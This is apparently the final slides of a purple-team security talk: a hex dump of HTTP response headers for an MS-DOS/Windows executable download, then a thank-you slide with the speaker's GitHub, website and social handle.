00d0	36	36	36	22	0d	0a	41	63	63	65	70	74	2d	52	61	6e	[...].666"..Ac cept-Ran
00e0	67	65	73	3a	20	62	79	74	65	73	0d	0a	43	6f	6e	74	[...].ges: byt es..Cont
00f0	65	6e	74	2d	4c	65	6e	67	74	68	3a	20	38	31	39	32	[...].ent-Leng th: 8192
0100	0d	0a	4b	65	65	70	2d	41	6c	69	76	65	3a	20	74	69	[...].--Keep-A live: ti
0110	6d	65	6f	75	74	3d	35	2c	20	6d	61	78	3d	31	30	30	[...].meout=5, max=100
0120	0d	0a	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	4b	65	[...].--Connec tion: Ke
0130	65	70	2d	41	6c	69	76	65	0d	0a	43	6f	6e	74	65	6e	[...].ep-Alive ..Conten
0140	74	2d	54	79	70	65	3a	20	61	70	70	6c	69	63	61	74	[...].t-Type: applicat
0150	69	6f	6e	2f	78	2d	6d	73	64	6f	73	2d	70	72	6f	67	[...].ion/x-ms dos-prog
0160	72	61	6d	0d	0a	0d	0a	4d	5a	90	00	03	00	00	00	04	[...].ram....M Z.....



Thank you!

github.com/mlgualtieri/PurpleTeamSummit
www.mike-gualtieri.com

 @mlgualtieri